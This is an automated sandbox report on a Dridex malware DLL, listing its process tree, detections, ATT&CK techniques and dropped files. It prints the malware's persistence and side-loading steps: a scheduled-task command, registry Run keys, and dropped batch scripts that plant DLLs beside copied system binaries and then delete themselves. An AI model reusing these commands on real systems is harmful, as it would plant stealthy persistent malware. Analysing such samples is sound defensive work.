ID: 610526
Sample Name: drytex.dll
Cookbook: default.jbs
Time: 07:33:07
Date: 18/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

drytex.dll

Overview

General Information

Sample Name:	drytex.dll
Analysis ID:	610526
MD5:	b85405fc1d3a44..
SHA1:	4b62c6e56be21a..
SHA256:	26af00a279ce08..
Tags:	dll dridex exe
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Dridex

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex unpacked file
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Changes memory attributes in foreig…
- Machine Learning detection for sam…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sigma detected: Suspicious Call by…
- Uses schtasks.exe or at.exe to add…
- Uses Atom Bombing / ProGate to in…

Classification



Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 7036 cmdline: loaddll64.exe "C:\Users\user\Desktop\drytex.dll" MD5: 4E8A40CAD6CCC047914E3A7830A2D8AA)
  - cmd.exe (PID: 7044 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\drytex.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 7064 cmdline: rundll32.exe "C:\Users\user\Desktop\drytex.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
      - conhost.exe (PID: 7112 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - regsvr32.exe (PID: 7052 cmdline: regsvr32.exe /s C:\Users\user\Desktop\drytex.dll MD5: D78B75FC68247E8A63ACBA846182740E)
    - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - phoneactivate.exe (PID: 6868 cmdline: C:\Windows\system32\phoneactivate.exe MD5: 09D1974A03068D4311F1CE94B765E817)
      - cmd.exe (PID: 7064 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Users\user\AppData\Local\Temp\V8Ka.cmd MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - phoneactivate.exe (PID: 1988 cmdline: "C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe" MD5: 09D1974A03068D4311F1CE94B765E817)
      - pwcreator.exe (PID: 1428 cmdline: C:\Windows\system32\pwcreator.exe MD5: BF33FA218E0B4F6AEC77616BE0F5DD9D)
      - SppExtComObj.Exe (PID: 6320 cmdline: C:\Windows\system32\SppExtComObj.Exe MD5: 809E11DECADAEBE2454EFEDD620C4769)
      - cmd.exe (PID: 6028 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Users\user\AppData\Local\Temp\33sSd.cmd MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6832 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - phoneactivate.exe (PID: 1908 cmdline: "C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe" MD5: 09D1974A03068D4311F1CE94B765E817)
      - dllhost.exe (PID: 5520 cmdline: C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E} MD5: 2528137C6745C4EADD87817A1909677E)
      - schtasks.exe (PID: 5872 cmdline: "C:\Windows\System32\schtasks.exe" /Create /F /TN "Uttpj" /TR C:\Windows\system32\xs2t3d\SppExtComObj.Exe /SC minute /MO 60 /RL highest MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
        - conhost.exe (PID: 3176 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - phoneactivate.exe (PID: 2384 cmdline: "C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe" MD5: 09D1974A03068D4311F1CE94B765E817)
  - rundll32.exe (PID: 7072 cmdline: rundll32.exe C:\Users\user\Desktop\drytex.dll,DllCanUnloadNow MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 7132 cmdline: rundll32.exe C:\Users\user\Desktop\drytex.dll,DllGetClassObject MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 5168 cmdline: rundll32.exe C:\Users\user\Desktop\drytex.dll,DwmAttachMilContent MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.255992853.0000000140001000.00000020.00000001.01000000.00000003.sdmp	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
0000002C.00000002.442591492.0000000140001000.00000020.00000001.01000000.0000000A.sdmp	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
00000017.00000002.454233782.0000000140001000.00000020.00000001.01000000.0000000A.sdmp	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
00000007.00000002.263687093.0000000140001000.00000020.00000001.01000000.00000003.sdmp	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
00000024.00000002.425949324.0000000140001000.00000020.00000001.01000000.0000000A.sdmp	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	

Click to see the 4 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rundll32.exe.140000000.0.unpack	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
4.2.rundll32.exe.140000000.0.unpack	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
2.2.regsvr32.exe.140000000.2.unpack	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
44.2.phoneactivate.exe.140000000.0.unpack	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	
6.2.rundll32.exe.140000000.0.unpack	JoeSecurity_Dridex_2	Yara detected Dridex unpacked file	Joe Security	

Click to see the 4 entries

Sigma Signatures

System Summary

Sigma detected: Suspicious Call by Ordinal

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Machine Learning detection for sample

E-Banking Fraud

Yara detected Dridex unpacked file

System Summary

PE file contains section with special chars

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion

Benign windows process drops PE files

Changes memory attributes in foreign processes to executable or writable

Queues an APC in another process (thread injection)


Uses Atom Bombing / ProGate to inject into other processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scheduled Task/Job	1 Scheduled Task/Job	3 1 2 Process Injection	1 Rootkit	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	2 1 Masquerading	LSASS Memory	1 Query Registry	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Exploitation for Client Execution	1 DLL Side-Loading	1 Registry Run Keys / Startup Folder	3 1 2 Process Injection	Security Account Manager	1 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 Obfuscated Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Regsvr32	Cached Domain Credentials	2 4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Rundll32	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Timestomp	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 DLL Side-Loading	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
drytex.dll	61%	Virustotal		Browse
drytex.dll	76%	ReversingLabs	Win64.Worm.Cridex	
drytex.dll	100%	Avira	HEUR/AGEN.1207422	

Source	Detection	Scanner	Label	Link
drytex.dll	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Y1C20.tmp	100%	Avira	HEUR/AGEN.1207422	
C:\Users\user\AppData\Local\Temp\vmqDDCE.tmp	100%	Avira	HEUR/AGEN.1207422	
C:\Users\user\AppData\Local\Temp\Y1C20.tmp	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
7.2.rundll32.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
4.2.rundll32.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
2.2.regsvr32.exe.140000000.2.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
44.2.phoneactivate.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
6.2.rundll32.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
0.2.loaddll64.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
23.2.phoneactivate.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File
36.2.phoneactivate.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1207430		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://schemas.mic	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.mic	phoneactivate.exe	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal

Analysis ID:	610526
Start date and time: 18/04/202207:33:07	2022-04-18 07:33:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	drytex.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@40/10@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 30.7% (good quality ratio 25.6%) • Quality average: 67.4% • Quality standard deviation: 36.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, dllhost.exe, consent.exe, SppExtComObj.Exe, backgroundTaskHost.exe, UsoClient.exe, BackgroundTransferHost.exe, UpdateNotificationMgr.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com, go.microsoft.com, login.live.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtEnumerateKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:35:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Conqxrew C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe
07:35:22	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Conqxrew C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe
07:35:30	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Conqxrew.lnk
07:35:34	API Interceptor	1x Sleep call for process: dllhost.exe modified
07:35:41	Task Scheduler	Run new task: Uttpj path: C:\Windows\system32\xs2t3d\SppExtComObj.Exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\33sSd.cmd

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	204
Entropy (8bit):	4.992450793081024
Encrypted:	false
SSDEEP:	3:8Fo5TAI2eAIQUjV7AIBgIWXp5cViE2J5xAIhmXVLRIvmJAIUsMuoUQ:8u5TYeyiJHRWXp+N23fhmFlNqUQ
MD5:	3EBEA66F3F22B719EEA0C1ED1882A87A
SHA1:	D6AEAA23E30880AAD41C17E674D24CCFCCB6FED8
SHA-256:	C266CA358FA49A556F80C1486C0E054B78080AC380318A619F6CE15A93C84166
SHA-512:	94A81C7C0A4428408BCFED168C605CD4B2D7098C79BE8728E5B337F75D458508424041723623D6364802D9881EA6C23D8D2BD0CD75098247B627D7E1A483893A
Malicious:	false
Preview:	md C:\Windows\system32\xs2t3d..copy C:\Windows\system32\SppExtComObj.Exe C:\Windows\system32\xs2t3d..move C:\Users\user\AppData\Local\Temp\Y1C20.tmp C:\Windows\system32\xs2t3d\ACTIVEDS.dll..del %0 & exit

C:\Users\user\AppData\Local\Temp\V8Ka.cmd

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	237
Entropy (8bit):	4.913522860271459
Encrypted:	false
SSDEEP:	6:8u5PWXp+NaZ5AgHG+AdgmfNWXp+NaZ5AsWXp+N23fHHYIWXp+NaZ5A6ovxUQ:8u5+HDugo0HyAdHqvxUQ
MD5:	20E4260BFC284D0F40AF7DAA705F22D0
SHA1:	0599152423FADB2BB7BEC29BB6DC91052C52DF4F
SHA-256:	1E7288DC642133C2B2D272F19899D27B7079BCD467BE6C07DAA9E5C96B2DC82E
SHA-512:	FFA815C5B2FF13E4D24EF01B421EA70F1A37B99D9D684FA3C07C32289DCE764CA5360443FC77B05DF244EEE398B870B6EF6AF5F7CF561C58288BC657BB0E897C
Malicious:	false
Preview:	md C:\Users\user\AppData\Roaming\ThotvT..copy C:\Windows\system32\phoneactivate.exe C:\Users\user\AppData\Roaming\ThotvT..move C:\Users\user\AppData\Local\Temp\vmqDDCE.tmp C:\Users\user\AppData\Roaming\ThotvT\DUI70.dll..del %0 & exit

C:\Users\user\AppData\Local\Temp\Y1C20.tmp

Process:	C:\Windows\explorer.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped

Size (bytes):	1257472
Entropy (8bit):	4.869587549920812
Encrypted:	false
SSDEEP:	12288:habbKACcbDWwVedYHi4mrh+IyiPU0D88nTtgO9HvjA3RlkuRCYJRB7laUqdezDk5:saXcfWwgSKrhncQYlez5nGa84djgol
MD5:	C770563E0C71B17EF44FF21185C63AD3
SHA1:	6AA9A5A97217143DA9F7E7F6FAB2CE71E127D6F2
SHA-256:	45EE8F805EBB6C92B215B7C559BB778F5AC5AC7A913EBC028CF70EBE426EB1FD
SHA-512:	CD52CD910CDF19245BE808AF2398D57A361E8D0EE7B57D5B5382CE56C1AB4E0B3D2D74877E50F1389E5069C85D60A3659A21991BF43BBD4049D123412931012
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....x..j<.9<.9?.t9I.9..8k.9S.49..9.ou9w.9..8M.9...82.9.7.9..91.I9u.9".:9..9'l590.9".=9/.9...8G.9R..8..9..8P.9S.39v.9?.u9i.9.7.9 }.9..8..9".;9i.9..I9S.9Z.e9x.9?.w9..9A.v9,.9Rich<.9.....PE..d.:..\.T....." .....f.....@..... .....0.....).&...`..... ..y...h...d.....(.....text....w..... ..`.rdata... ....`.crt1..... ..`.rdata.....@..@.data..... .....@....pdata..F.....@..@qwTG.....@.. ..rsrc.....@..@.reloc...(.....0.....

C:\Users\user\AppData\Local\Temp\vmqDDCE.tmp

Process:	C:\Windows\explorer.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	1540096
Entropy (8bit):	5.376397843442921
Encrypted:	false
SSDEEP:	12288:AabbKACcbDWwVedYHi4mrh+IyiPU0D88nTtgO9HvjA3RlkuRCYJRB7laUqdezDkW:7aXcfWwgSKrhncQYlez5nGa84djgol
MD5:	FAB6B6A557FBE1C84AB38A331914817C
SHA1:	21B8E6CA4B6826D05B9E630A884AB8C8E2EE6317
SHA-256:	090BB796EC1FFD9B7C050F86BDAA8A1614985D8BEBE3965DB8F39A569603D24A
SHA-512:	465A04D661CA6B454FA44FAF4143189F86B43D86060308409987B3162C30AE6DC9584AA2833A759DB9B71435FDF8AC583AE9034FF98204BEB6D91452D18D9BA3
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	MZ.....@.....x..j<.9<.9?.t9I.9..8k.9S.49..9.ou9w.9..8M.9...82.9.7.9..91.I9u.9".:9..9'l590.9".=9/.9...8G.9R..8..9..8P.9S.39v.9?.u9i.9.7.9 }.9..8..9".;9i.9..I9S.9Z.e9x.9?.w9..9A.v9,.9Rich<.9.....PE..d.:..\.T....." .....f.....@..... .....).&...`..... ..dQ..h...d.....(.....text....w..... ..`.rdata... ....`.crt1..... ..`.rdata.....@..@.data..... .....@....pdata..F.....@..@qwTG.....@.. ..rsrc.....@..@.reloc...(.....0.....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	1450
Entropy (8bit):	7.346730158776579
Encrypted:	false
SSDEEP:	24:UX4NtP5Ucj5fMbfPOU/J0nfl75UETR72tnZQcBit1uak1:UX4NtP5UcybfPOU/qfl75n92kc+uak1
MD5:	FA67A4DAB5AD8716BA08564C60E0ED05
SHA1:	34493BE6B3D4D5A6E04B24B90B87D32F686D6D96
SHA-256:	61B4971FB3394F314D0A5401E3B99A806CE15001B98A7112E46FBC92B3DFBC31
SHA-512:	B497314198CBF476B7AD016856F5578212B1E176CD669959251C7829DA3C5FC87526834FA1E5C5E6BC9EEADAF9CC7DEB848BEE836FCCE14547A62007A7E669 5
Malicious:	false
Preview:	.....user.....RSA1.....!".F..K.?M}.]..I.....n...-.GE....<..rW..>.C.3.F.h..\9.....[...9_....=m^h.....j.qb...o$V....abe;Rh.e.::...j.j}-..... .....z..O.....w...L.aI....?E.....,...C.r.y.p.t.o.A.P.I. .P.r.i.v.a.t.e. .K.e.y....f..... .....zZkW.<.6.{.86..O.fZ...%8<.o. ....i.....X?.~...G.{.....)..S....XE...d.o..)=_K..n}.....m E.C.....|..=.....n..L...0W..W...v..].U2..sv..S5..T-..}.L.>>....`l.s.5.Lr.?hc.N.Z..x]R..Bc:._.... Y.&1j..P....kL..A.j..!.u.8.. r7....7...9....sy...3..k.t.$..i.....D..DN...:.Y.....y...K k<kW.}.PW.Q.....<.E.....Y*w....b._..$..'...0f.C...f.D.T.....F..e..R.r....^..s....`W.H%..Y.....qtK~yJ..A.QA..v$.W7..4...4...$..."....9.Z&...d.i.J.0.3.u.w..1 i.9N.@.4.....j}.or..t_.4.,.. `./c.%.La.atU.Z^.@.${.r.].h.GK7.E2....."7.....| ...d....?w.u..8[.....Ie.....r2A8m`..=..P....?x..5.m.[.Z..i..rF..'....A(X...VC.JC....5..f.&..rRH..J@.b..w..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Conqxrew.lnk

Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Apr 18 13:35:12 2022, mtime=Mon Apr 18 13:35:12 2022, atime=Wed Apr 11 22:34:36 2018, length=107504, window=hide
Category:	dropped

Size (bytes):	901
Entropy (8bit):	5.0652880756211704
Encrypted:	false
SSDEEP:	12:8q43P84grl0KCqo//ZSL44gue7XQhwLDglvRgjAsHAnDSa7sd14P542Gm:8zVgrlH7oBssHLQGQlJ0ABDp7PEm
MD5:	41C3A004B77DE5860657B1653FFC54F7
SHA1:	D53C091CF6582B32EC5BAE408E5EE48059CD9F82
SHA-256:	7C3BC8D56BF8466BF92012966C7720FB569BCD7AA36CF2E679E0B35F96FF6BFC
SHA-512:	AB1710478E568CC467B670F85C53CDCAF144C23D3EAA394705D0E3FBAE93F00B135EA330DE029C65FB3DD3FA345A1AEAEF0D7455274CCF3247EA3D37F25861 13
Malicious:	false
